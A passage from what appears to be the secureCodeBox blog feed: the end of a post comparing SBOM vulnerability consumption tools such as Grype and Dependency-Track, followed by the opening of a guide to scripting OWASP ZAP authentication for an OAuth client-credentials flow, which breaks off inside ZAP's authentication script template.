<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="grype">Grype<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#grype" class="hash-link" aria-label="Direct link to Grype" title="Direct link to Grype" translate="no">​</a></h4>
<p>Compared to Trivy, Syft is only a tool to <em>generate SBOMs</em>, not a security scanner to gain insight from SBOMs or other sources.
Anchore offers a companion application to Syft, called <a href="https://github.com/anchore/grype" target="_blank" rel="noopener noreferrer" class=""><em>Grype</em></a>, which can then be used to <em>scan SBOMs</em> for vulnerabilities.
Grype can also directly scan container images.</p>
<p>Scanning the same Juice Shop image with Grype directly reveals <strong>87</strong> security vulnerabilities.
The same is true for scanning Syft's json or CycloneDX output.
The SPDX output produces <strong>71 vulnerabilities</strong>, the missing ones are again the deduplicated semver issue <a href="https://github.com/advisories/GHSA-c2qf-rxjj-qqgw" target="_blank" rel="noopener noreferrer" class="">GHSA-c2qf-rxjj-qqgw</a>.
Scanning Trivy SBOMs with Grype reveals fewer issues, <strong>56</strong> for both the SPDX and the CycloneDX SBOM.
Other than the missing duplicated semver issue, some glibc CVEs are missing and some OpenSSL vulnerabilities are only found for OpenSSL instead of for both OpenSSL and libssl.</p>
<p>If an SBOM does not contain CPEs, Grype offers to add them to improve vulnerability discovery.
For the Trivy SBOMs this did not increase the amount of vulnerabilities recognized.
In these tests, Grype vTODO was used.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="dependency-track">Dependency-Track<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#dependency-track" class="hash-link" aria-label="Direct link to Dependency-Track" title="Direct link to Dependency-Track" translate="no">​</a></h4>
<p>The problem with both those tools is, that they are one-off invocations, consuming a single SBOM.
A continuous SBOM workflow needs a continuosly running service to accept the SBOMs, which then get analyzed regularly and can be checked for components or vulnerabilities.
<a href="https://dependencytrack.org/" target="_blank" rel="noopener noreferrer" class=""><em>OWASP Dependency-Track</em></a> is a self hosted service that offers exactly that.
SBOMs can be uploaded through the GUI or by using the API, but only in CycloneDX format, Dependency-Track <a href="https://github.com/DependencyTrack/dependency-track/discussions/1222" target="_blank" rel="noopener noreferrer" class="">does not support SPDX SBOMs</a>.
Support is <a href="https://github.com/DependencyTrack/dependency-track/issues/1746" target="_blank" rel="noopener noreferrer" class="">planned again</a> in the future, but depends on changes to the SPDX schema.
After the import, Dependency-Track analyzes them and generates lists of components and vulnerabilities.
Which vulnerabilities are recognized depends on the enabled analyzers and vulnerability sources.
By default the Docker deployment I used enabled the Internal Analyzer and the <a href="https://ossindex.sonatype.org/" target="_blank" rel="noopener noreferrer" class="">Sonatype OSS Index</a> as analyzers (even though <a href="https://docs.dependencytrack.org/FAQ/#i-expect-to-see-vulnerable-components-but-i-dont" target="_blank" rel="noopener noreferrer" class="">the FAQ says</a> OSS Index is disabled by default) and the <a href="https://nvd.nist.gov/" target="_blank" rel="noopener noreferrer" class="">National Vulnerability Database (NVD)</a> as data source.
The <a href="https://docs.dependencytrack.org/best-practices/" target="_blank" rel="noopener noreferrer" class="">best practices</a> recommend to additionally enable the <a href="https://github.com/advisories" target="_blank" rel="noopener noreferrer" class="">GitHub Advisory Database</a> as data source, which I did for later tests.</p>
<p>For the Juice Shop SBOM, without using the GitHub Advisory Database, Dependency Track finds <strong>35</strong> vulnerabilities in the Trivy SBOM and <strong>88</strong> in the one generated by Syft.
This is a pretty big difference, which has multiple reasons.
First of all, neither <a href="https://github.com/anchore/syft/issues/931#issuecomment-1114405673" target="_blank" rel="noopener noreferrer" class="">Syft</a> nor <a href="https://github.com/DependencyTrack/dependency-track/issues/2151#issuecomment-1322415056" target="_blank" rel="noopener noreferrer" class="">Dependency-Track</a> deduplicate packages, so each occurence of semver gets a new vulnerability entry for CVE-2022-25883.
Then again, only Syft's SBOMs contain CPEs, which are needed to find and match vulnerabilities in the NVD.</p>
<p>After enabling the GitHub Advisory Database, Dependency-Track reports <strong>87 vulnerabilities</strong> for the Trivy SBOM, and <strong>156</strong> for Syft's.
It is not trivial to compare by which vulnerabilities this exactly differs, because they often have mutliple identifiers, which can lead to <a href="https://github.com/DependencyTrack/dependency-track/issues/2181" target="_blank" rel="noopener noreferrer" class="">the same vulnerability getting reported multiple times</a>.
The counts of the severity categories also changed, but instead of strictly increasing there were more vulnerabilities of lower severity.</p>
<p><img decoding="async" loading="lazy" alt="The Dependency-Track projects overview, showing four projects, two of them with Trivy SBOMs and two with Syft SBOMs, while one each has the GitHub Advisories enabled and the other one has not" src="https://www.securecodebox.io/assets/images/2023-09-15-depencytrack-projects-6458c7f735d045c0780725a63f52be21.png" width="1366" height="678" class="img_ev3q"></p>
<p>This is what the Dependency-Track dashboard looks like for those four projects, representing different analyses of the Juice Shop image.
Dependency-Track 4.8.2 was used for the tests covered in this blogpost.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="others">Others<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#others" class="hash-link" aria-label="Direct link to Others" title="Direct link to Others" translate="no">​</a></h4>
<p>As an <em>OWASP</em> project, <em>Dependency-Track</em> is a good first choice for an SBOM consumer and shows some of the problems which occur when building a complete SBOM workflow.
There are other tools with similar functionality as well, but at this point selecting the best tool is not necessary.
This is a collection of other possible tools that I did not test but which looked possibly fitting at a first glance, listed here as a reference.</p>
<p>The open source community <a href="https://github.com/devops-kung-fu" target="_blank" rel="noopener noreferrer" class="">DevOps Kung Fu Mafia</a> develops a tool called <a href="https://github.com/devops-kung-fu/bomber" target="_blank" rel="noopener noreferrer" class=""><em>bomber</em></a>.
Judging by the description it is very similar to Trivy or Grype, but instead of shipping or building their own combined vulnerability database, bomber directly checks vulnerabilities against either <a href="https://osv.dev/" target="_blank" rel="noopener noreferrer" class="">OSV</a>, <a href="https://ossindex.sonatype.org/" target="_blank" rel="noopener noreferrer" class="">OSS Index</a> or <a href="https://security.snyk.io/" target="_blank" rel="noopener noreferrer" class="">Snyk</a>.</p>
<p>The <a href="https://github.com/fosslight/fosslight" target="_blank" rel="noopener noreferrer" class=""><em>FOSSLight Hub</em></a> lists SBOM support (SPDX only) and vulnerability management as capabilities.
Main usage and features seem to aim at license compliance though.</p>
<p>The Eclipse Foundation provides the software catalogue application <a href="https://github.com/eclipse-sw360/sw360" target="_blank" rel="noopener noreferrer" class=""><em>SW360</em></a>.
It <a href="https://projects.eclipse.org/projects/technology.sw360" target="_blank" rel="noopener noreferrer" class="">lists</a> vulnerability management as one of its features and supports both <a href="https://github.com/eclipse-sw360/sw360/pull/653" target="_blank" rel="noopener noreferrer" class="">SPDX</a> and <a href="https://github.com/eclipse-sw360/sw360/pull/2015" target="_blank" rel="noopener noreferrer" class="">CycloneDX</a> imports.
There is currently a <a href="https://github.com/eclipse-sw360/sw360/discussions/2040" target="_blank" rel="noopener noreferrer" class="">discussion</a> going on about using it as an SBOM management tool.</p>
<p>The <a href="https://github.com/openclarity/kubeclarity" target="_blank" rel="noopener noreferrer" class=""><em>KubeClarity</em></a> tool by <a href="https://openclarity.io/" target="_blank" rel="noopener noreferrer" class="">OpenClarity</a> provides Kubernetes, container and filesystem scanning and vulnerability detection.
It uses a pluggable architecture to support multiple scanners and analyzers in a two step process with SBOMs as an intermediate product.
Currently used scanners are Trivy, Syft and Cyclonedx-gomod.
The analyzers are Trivy, Grype and Dependency-Track.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="the-naming-problem">The Naming Problem<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#the-naming-problem" class="hash-link" aria-label="Direct link to The Naming Problem" title="Direct link to The Naming Problem" translate="no">​</a></h3>
<p>As mentioned multiple times, one of the differences between Trivy's and Syft's SBOMs are the <em>Common Package Enumerations (CPEs)</em> that only Syft includes.
Among <em>package urls (purls)</em>, they are a way of uniquely identifying software applications or packages, which is needed to match packages against vulnerabilities listed in a database.
While many databases already include <em>purls</em> as references, the National Vulnerability Database (NVD) <strong>does not</strong>.
This prevents the vulnerabilities, that are not duplicated to other databases (<a href="https://github.com/DependencyTrack/dependency-track/issues/1827#issuecomment-1195181769" target="_blank" rel="noopener noreferrer" class="">like Debian's</a>) to get reported.</p>
<p>So if including CPEs improves vulnerability matching, why does Trivy not include them?
Because CPEs are <a href="https://owasp.org/blog/2022/09/13/sbom-forum-recommends-improvements-to-nvd.html" target="_blank" rel="noopener noreferrer" class="">difficult and inconvenient to work with</a>.
Accurately but automatically assigning the correct CPE is <strong>not trivial</strong>, because the format includes a vendor field, which does not always match the most trivial guess.
This fits closed source software distributed by companies, but not the modern OSS environment of small packages by individual contributors.
There is an <em>official CPE dictionary</em>, which <strong>should</strong> be used to match components to CPEs, but even with that matching the correct software is not straightforward.
For redis for example, it contains among others Anynines redis (<code>cpe:2.3:a:anynines:redis:2.1.2:*:*:*:*:pivotal_cloud_foundry:*:*</code>), a product using redis, hiredis (<code>cpe:2.3:a:redislabs:hiredis:0.14.0:*:*:*:*:*:*:*</code>), a C client, and the in-memory data store most people would think of (used to be <code>cpe:2.3:a:pivotal_software:redis:4.0.10:*:*:*:*:*:*:*</code> but is now <code>cpe:2.3:a:redislabs:redis:4.0.10:*:*:*:*:*:*:*</code>).
Since CPEs are centrally managed, they are often only assigned when a vulnerability is reported, so proactively monitoring for vulnerabilities turns into a guessing game.
This describes Syft's strategy of assigning CPEs pretty well, try to generate CPEs <a href="https://github.com/anchore/syft/issues/268#issuecomment-741829842" target="_blank" rel="noopener noreferrer" class="">on a best effort basis</a>, which of course <a href="https://github.com/DependencyTrack/dependency-track/issues/1871#issuecomment-1208980821" target="_blank" rel="noopener noreferrer" class="">fails sometimes</a>.
For Trivy there is an <a href="https://github.com/aquasecurity/trivy-db/issues/113" target="_blank" rel="noopener noreferrer" class="">open issue</a> to include CPEs, but it does not specifically mention SBOMs.</p>
<p>Because of these problems, <a href="https://groups.io/g/dependency-track/topic/74648781#129" target="_blank" rel="noopener noreferrer" class="">CPEs were already deprecated</a> by the NVD, with the intention of replacing them by Software Identification Tags (SWID) instead.
Since the migration is currently not moving along, <a href="https://github.com/CycloneDX/specification/issues/105" target="_blank" rel="noopener noreferrer" class="">CycloneDX undeprecated CPEs</a> again.</p>
<p><em>Package urls</em> are a more recent naming scheme, which make automatic assignment a lot easier.
Most other databases either directly support them already (like <a href="https://ossindex.sonatype.org/doc/coordinates" target="_blank" rel="noopener noreferrer" class="">OSS Index</a> or <a href="https://github.com/google/osv.dev/issues/64" target="_blank" rel="noopener noreferrer" class="">Google's OSV</a>), or contain the information needed to work with them (like GitHub advisories, but <a href="https://github.com/github/advisory-database/issues/10" target="_blank" rel="noopener noreferrer" class="">including them is debated</a>).
The most important one that does not is the NVD, which is why there are multiple requests and proposals for purls to get added.</p>
<p>This problem, that there is no unique identifier for software products that works across ecosystems, is known as the <em>naming problem</em> among people working with SBOMs.
There are several proposals for fixing the status quo, which all boil down to "the NVD needs to use purls" for at least part of their solution.
The most important proposal is <a href="https://owasp.org/assets/files/posts/A%20Proposal%20to%20Operationalize%20Component%20Identification%20for%20Vulnerability%20Management.pdf" target="_blank" rel="noopener noreferrer" class=""><em>A Proposal to Operationalize Component Identification for Vulnerability Management</em></a>, released September last year by a group calling themselves the <em>SBOM Forum</em>.
In their statement, they also detail the problems of CPEs and propose using purls for identifying software, but other identifiers for hardware.
<a href="https://tomalrichblog.blogspot.com/2023/06/dale-peterson-made-me-miss-dinner-again.html" target="_blank" rel="noopener noreferrer" class="">Work is ongoing</a> to improve the NVD but it is a slow process.
Tom Alrich, the <a href="https://securityboulevard.com/2023/03/making-sboms-useful/" target="_blank" rel="noopener noreferrer" class="">founder of the SBOM Forum</a>, regularly informs about updates <a href="https://tomalrichblog.blogspot.com/" target="_blank" rel="noopener noreferrer" class="">on his blog</a>.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="other-problems-with-sboms">Other Problems with SBOMs<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#other-problems-with-sboms" class="hash-link" aria-label="Direct link to Other Problems with SBOMs" title="Direct link to Other Problems with SBOMs" translate="no">​</a></h3>
<p>Apart from the naming problem, SBOMs are still not the perfect solution for software composition analysis.
While SBOMs contain information about the software and version used, linux distributions often apply <em>their own patches</em> to the packages they distribute.
These patches regularly include backported fixes for security vulnerabilities as part of a distributions long term support commitments.
While getting this support is nice, it might lead to <em>false positive</em> vulnerability reports, because either the SBOM does not contain information about the specific distribution version of a package, or the vulnerability database it is matched against only contains information about fixes in the upstream version.</p>
<p>As an example, <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-4450" target="_blank" rel="noopener noreferrer" class="">according to the NVD</a>, <code>CVE-2022-4450</code> affects <code>openssl</code> starting with <code>1.1.1</code> and is fixed in <code>1.1.1t</code>.
The Debian advisory though <a href="https://security-tracker.debian.org/tracker/CVE-2022-4450" target="_blank" rel="noopener noreferrer" class="">reports</a>, that a fix has been released for <code>1.1.1n-0+deb11u4</code>, which is the version used in the Juice Shop image.
Dependency-Track still reports the vulnerability though.
This means, that for accurate reports, the security advisories of the individual distributions would need to be considered as well, which further complicates the vulnerability mapping.
Dependency-Track has an <a href="https://github.com/DependencyTrack/dependency-track/issues/1374" target="_blank" rel="noopener noreferrer" class="">open issue</a> about this, so this problem is known as well, but the solution is not straight forward.</p>
<p>Another devil hides in the details: just because a dependency is included, this does not mean, that a vulnerability is actually exploitable through the application using it.
Depending on how deep in a dependency chain some library is included, it could range from trivial to impossible, to trigger the flaw at all.
The application or top-level library using the vulnerable dependency might not even use the affected feature.
SBOMs of course cannot judge that, they only inform about a component being present, which is the only information that consumption systems can rely on.</p>
<p>A possible solution for this problem is a <a href="https://www.cisa.gov/sites/default/files/2023-01/VEX_Use_Cases_Aprill2022.pdf" target="_blank" rel="noopener noreferrer" class=""><em>Vulnerability Exploitability eXchange (VEX)</em></a>, basically a standardized security advisory.
<em>CycloneDX</em> supports including vulnerability information, which can be used to <a href="https://cyclonedx.org/capabilities/vex/" target="_blank" rel="noopener noreferrer" class="">build VEX</a>.
For applications, this can only be sensibly done by the vendor though, otherwise every consumer would need to individually analyze an application.
For this reason, Tom Alrich also <a href="https://tomalrichblog.blogspot.com/2023/08/playing-pro-ball-vs-keeping-score-at.html" target="_blank" rel="noopener noreferrer" class="">argues</a>, that it would be better for vendors to do these analyses themselves and communicate it to all their users/customers, kind of how security advisories already work, but standardized and integrated into automatic tools.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="related-content">Related Content<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#related-content" class="hash-link" aria-label="Direct link to Related Content" title="Direct link to Related Content" translate="no">​</a></h2>
<p>Chainguard published a <a href="https://www.chainguard.dev/unchained/a-purl-of-wisdom-on-sboms-and-vulnerabilities" target="_blank" rel="noopener noreferrer" class="">blog post</a> about using <em>purls</em> in SBOMs.
It includes a description of the naming problem and an analysis of Grype as container and SBOM scanner.
The goal was to conclude how many false positives could be eliminated by including purls in the generated SBOMs.
They conclude that around 50-60% could be avoided.</p>
<p>Joseph Hejderup and Henrik Plate compared different tools to generate SBOMs in a case study as part of their presentation <a href="https://fosdem.org/2023/schedule/event/sbom_survey/" target="_blank" rel="noopener noreferrer" class=""><em>In SBOMs We Trust: How Accurate, Complete, and Actionable Are They?</em></a> at FOSDEM 2023.
They analyze three tools, two generic ones and one generating SBOMs at build-time, and take a more in-depth look at the details and accuracy of the generated SBOMs.
They anonymize the tools they used, but from the list of tools I found as possible options, I suspect that the two generic solutions are Trivy and Syft.</p>
<p>Another comparison of SBOM generation tools is included in Shubham Girdhar's master thesis <a href="https://www.researchgate.net/publication/363196266_Identification_of_Software_Bill_of_Materials_in_Container_Images" target="_blank" rel="noopener noreferrer" class="">Identification of Software Bill of Materials in Container Images</a>.
He compares Syft, Tern, Trivy and <a href="https://github.com/eliasgranderubio/dagda" target="_blank" rel="noopener noreferrer" class="">Dagda</a>, which is not an SBOM tool but a security scanner.</p>
<p>In their article <a href="https://doi.org/10.1145/3475716.3475769" target="_blank" rel="noopener noreferrer" class=""><em>A comparative study of vulnerability reporting by software composition analysis tools</em></a> (<a href="https://nasifimtiazohi.github.io/assets/pdf/esem21.pdf" target="_blank" rel="noopener noreferrer" class="">pdf freely available here</a>), Imtiaz, Thorn, and Williams compare vulnerability reporting tools for software supply chain.
Instead of SBOM tools they evaluate OWASP Dependency-Check, Snyk, GitHub Dependabot, Maven Security Versions, npm audit, Eclipse Steady and three unnamed commercial tools.
Their results are very similar to my findings for SBOM workflows, the number of reported vulnerabilities varies a lot, vulnerabilities can be duplicated, and depend on the identifiers used.</p>
<p>Xia et al. released <a href="https://doi.org/10.1109/ICSE48619.2023.00219" target="_blank" rel="noopener noreferrer" class=""><em>An Empirical Study on Software Bill of Materials: Where We Stand and the Road Ahead</em></a> this year.
In their study, they do not compare SBOM tools, but instead interview "SBOM practitioners" to assess how SBOMs are used today and how that could be improved.
One of their findings is the immaturity of SBOM consumption tools.
Although Dependency-Track is mentioned and used a few times, respondents felt, while it was user-friendly, it was not enterprise-ready.</p>
<p>Interlynk maintains an <a href="https://sbombenchmark.dev/" target="_blank" rel="noopener noreferrer" class="">SBOM benchmark</a>.
They rank SBOMs by calculating their own <a href="https://github.com/interlynk-io/sbomqs" target="_blank" rel="noopener noreferrer" class="">quality score</a> for them.</p>
<p>For accurately including CPEs in SBOMs, open source mappings between CPEs and purls exist.
Both <a href="https://github.com/scanoss/purl2cpe" target="_blank" rel="noopener noreferrer" class="">SCANOSS</a> and <a href="https://github.com/nexB/vulnerablecode-purl2cpe" target="_blank" rel="noopener noreferrer" class="">nexB</a> maintain a dataset.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusions">Conclusions<a href="https://www.securecodebox.io/blog/2023/09/15/sbom-part-two-consumption#conclusions" class="hash-link" aria-label="Direct link to Conclusions" title="Direct link to Conclusions" translate="no">​</a></h2>
<p>Generating SBOMs from containers and automatically, regularly analyzing them for vulnerabilities works, but the results are <strong>not as accurate as one would hope</strong>.
Generating SBOMs during build time rather than from containers images helps, but is not a workflow we can rely on for the <em>secureCodeBox</em>.
Some of the problems, like the naming problem, will get better in the future, but the road there is long and the schedule unclear.</p>
<p>For the <em>secureCodeBox</em>, we decided to implement an MVP by using <em>Trivy</em> to generate CycloneDX SBOMs and sending them to <em>Dependency-Track</em> with a <a href="https://www.securecodebox.io/docs/hooks" target="_blank" rel="noopener noreferrer" class="">persistence hook</a>.
Trivy is <a href="https://www.securecodebox.io/docs/scanners/trivy" target="_blank" rel="noopener noreferrer" class="">already used</a> in the <em>secureCodeBox</em>, which makes generating SBOMs and maintenance easier.
Syft SBOMs might be better because of their included CPEs, but they mostly matter for the OS packages of a container.
If we feel that SBOMs with CPEs are needed, and Trivy has not added that feature, we can still integrate Syft in the future.
The <em>secureCodeBox</em> architecture prioritizes configurability and composability, so we are also looking into generating SPDX SBOMs in the future.</p>]]></content>
        <author>
            <name>Lukas Fischer</name>
            <uri>https://github.com/o1oo11oo</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="comparison" term="comparison"/>
        <category label="SBOM" term="SBOM"/>
        <category label="CycloneDX" term="CycloneDX"/>
        <category label="SPDX" term="SPDX"/>
        <category label="Trivy" term="Trivy"/>
        <category label="Syft" term="Syft"/>
        <category label="Dependency-Track" term="Dependency-Track"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Automate ZAP with Authentication]]></title>
        <id>https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication</id>
        <link href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication"/>
        <updated>2023-09-01T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post describes how to automate ZAP to authenticate against an API]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="A Robot Hand" src="https://www.securecodebox.io/assets/images/2023-09-01-robot-9158a9801190ffcd7aa2e139acbb3bb5.jpg" width="4468" height="3216" class="img_ev3q">
Cover photo by <a href="https://unsplash.com/@possessedphotography" target="_blank" rel="noopener noreferrer" class="">@possessedphotography</a> on <a href="https://unsplash.com/de/fotos/jIBMSMs4_kA" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>The <a href="https://www.zaproxy.org/" target="_blank" rel="noopener noreferrer" class="">OWASP Zed Attack Proxy (ZAP)</a> can be a powerful tool for pentesters and AppSec testing. However, some of its functionality can be a bit hard to wrap your head around at first. In this post, we will describe how to use one of the more powerful features of the software: Authentication and session management. First, we will show you how to develop an authentication script for a new, previously-unsupported authentication scheme, using the graphical ZAP interface. Afterwards, we will dive into how the same can be achieved inside the secureCodeBox using the newly-supported ZAP Automation Framework.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="why-use-authentication-scripts">Why Use Authentication Scripts?<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#why-use-authentication-scripts" class="hash-link" aria-label="Direct link to Why Use Authentication Scripts?" title="Direct link to Why Use Authentication Scripts?" translate="no">​</a></h2>
<p>Many web applications and APIs require authentication to expose all of their features. During a manual test of a web application, this can be achieved by logging in to the application by hand - however, when testing APIs, or when <a href="https://docs.securecodebox.io/docs/scanners/zap" target="_blank" rel="noopener noreferrer" class="">using ZAP for regular scans inside the secureCodeBox</a>, manual authentication for each test is no longer feasible. Here, the built-in scripting functionality of ZAP can prove useful. It allows us to authenticate against a server, retrieve a session cookie, JWT, or other authentication marker, and automatically add it to each following request. It can even provide session management to automatically detect if the session has expired and trigger a re-authentication.</p>
<p>In this example, we will be developing and using an authentication script that implements the <a href="https://www.oauth.com/oauth2-servers/access-tokens/client-credentials/" target="_blank" rel="noopener noreferrer" class="">client credentials flow of OAuth 2.0</a>. In our scenario, the system under test required POSTing three parameters to a URL backed by <a href="https://www.keycloak.org/" target="_blank" rel="noopener noreferrer" class="">KeyCloak</a>: the <code>client_id</code> and <code>client_secret</code>, as well as the parameter <code>grant_type=client_credentials</code>.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="the-zap-authentication-system">The ZAP Authentication System<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#the-zap-authentication-system" class="hash-link" aria-label="Direct link to The ZAP Authentication System" title="Direct link to The ZAP Authentication System" translate="no">​</a></h2>
<p><a href="https://www.zaproxy.org/docs/authentication/" target="_blank" rel="noopener noreferrer" class="">ZAP handles authentication using a combination of multiple mechanisms</a>, configured in different places. This can sometimes be confusing, but in general, there are three major steps to the process: Telling ZAP how it can authenticate to the system (and how to determine if it was successful), giving user account information to ZAP, and ensuring that the session information is actually being used in all requests.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="telling-zap-how-to-authenticate">Telling ZAP How to Authenticate<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#telling-zap-how-to-authenticate" class="hash-link" aria-label="Direct link to Telling ZAP How to Authenticate" title="Direct link to Telling ZAP How to Authenticate" translate="no">​</a></h2>
<p>Authentication is always configured for a specific ZAP <a href="https://www.zaproxy.org/docs/desktop/start/features/contexts/" target="_blank" rel="noopener noreferrer" class="">context</a>. A context is a bundle of one or more domains, which you can define in the context menu.</p>
<p>ZAP already has a number of authentication strategies built-in. They can be configured in the authentication menu of the used context. However, not all possible authentication methods are implemented natively in ZAP. For others, you may have to use an authentication script. The <a href="https://github.com/zaproxy/community-scripts" target="_blank" rel="noopener noreferrer" class="">community scripts repository</a> provides an excellent starting point for finding a script that fits your needs. However, in some situations, there may not be a ready-made script for you, and you will have to write your own. In this blog post, we will develop such an authentication script from scratch, explaining the individual components and what they are doing. This is based on our understanding of the system, so, if you find any errors, feel free to point them out by <a href="https://github.com/secureCodeBox/documentation" target="_blank" rel="noopener noreferrer" class="">raising an issue in our GitHub repository</a>, and we will be happy to fix it.</p>
<p>For the purpose of this guide, we will assume that you are at least a little familiar with ZAP, and that you have already downloaded and installed the community scripts. If you haven't, you can either download and install the "Community Scripts"-Addon in ZAP, or download the repository and point ZAP at its location in the settings.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="creating-a-new-script">Creating A New Script<a href="https://www.securecodebox.io/blog/2023/09/01/automate-zap-with-authentication#creating-a-new-script" class="hash-link" aria-label="Direct link to Creating A New Script" title="Direct link to Creating A New Script" translate="no">​</a></h3>
<p>First, you will have to open the ZAP scripting tab (it usually hides behind the green plus-sign, next to the "sites" menu).</p>
<p><img decoding="async" loading="lazy" alt="ZAP Scripting Tab" src="https://www.securecodebox.io/assets/images/2022-08-08-scriptingTab-58d57598d69f27ed4d1219dc83c1b988.png" width="632" height="322" class="img_ev3q"></p>
<p>There, create a new script. In this case, we will call it <code>KeycloakClientCredentials.js</code>. Select the script type "Authentication", with the Oracle Nashorn scripting engine, and the "Authentication script.js" template.</p>
<p><img decoding="async" loading="lazy" alt="Creating a Script" src="https://www.securecodebox.io/assets/images/2022-08-08-scriptCreation-90de45b82f67c662d4cab3f746420f7b.png" width="1002" height="804" class="img_ev3q"></p>
<p>You will be presented with a script template that looks something like this:</p>
<div class="language-javascript codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-javascript codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The authenticate function will be called for authentications made via ZAP.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain" style="display:inline-block"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// The authenticate function is called whenever ZAP requires to authenticate, for a Context for which this script</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// was selected as the Authentication Method. The function should send any messages that are required to do the authentication</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// and should return a message with an authenticated response so the calling method.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// NOTE: Any message sent in the function should be obtained using the 'helper.prepareMessage()' method.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">// Parameters:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//		helper - a helper class providing useful methods: prepareMessage(), sendAndReceive(msg), getHttpSender()</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//		paramsValues - the values of the parameters configured in the Session Properties -&gt; Authentication panel.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//					The paramsValues is a map, having as keys the parameters names (as returned by the getRequiredParamsNames()</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//					and getOptionalParamsNames() functions below)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//		credentials - an object containing the credentials values, as configured in the Session Properties -&gt; Users panel.</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//					The credential values can be obtained via calls to the getParam(paramName) method. The param names are the ones</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic">//					returned by the getCredentialsParamsNames() below</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token keyword" style="font-style:italic">function</span><span class="token plain"> </span><span class="token function" style="color:rgb(130, 170, 255)">authenticate</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token parameter">helper</span><span class="token parameter punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token parameter"> paramsValues</span><span class="token parameter punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token parameter"> credentials</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token plain"> </span><span class="token punctuation" style="color:rgb(199, 146, 234)">{</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token function" style="color:rgb(130, 170, 255)">print</span><span class="token punctuation" style="color:rgb(199, 146, 234)">(</span><span class="token string" style="color:rgb(195, 232, 141)">"Authenticating via JavaScript script..."</span><span class="token punctuation" style="color:rgb(199, 146, 234)">)</span><span class="token punctuation" style="color:rgb(199, 146, 234)">;</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">	</span><span class="token keyword" style="font-style:italic">var</span><span class="token plain"> msg </span><span class="token operator" style="color:rgb(137, 221, 255)">=</span><span class="token plain"> helper</span><span class="token 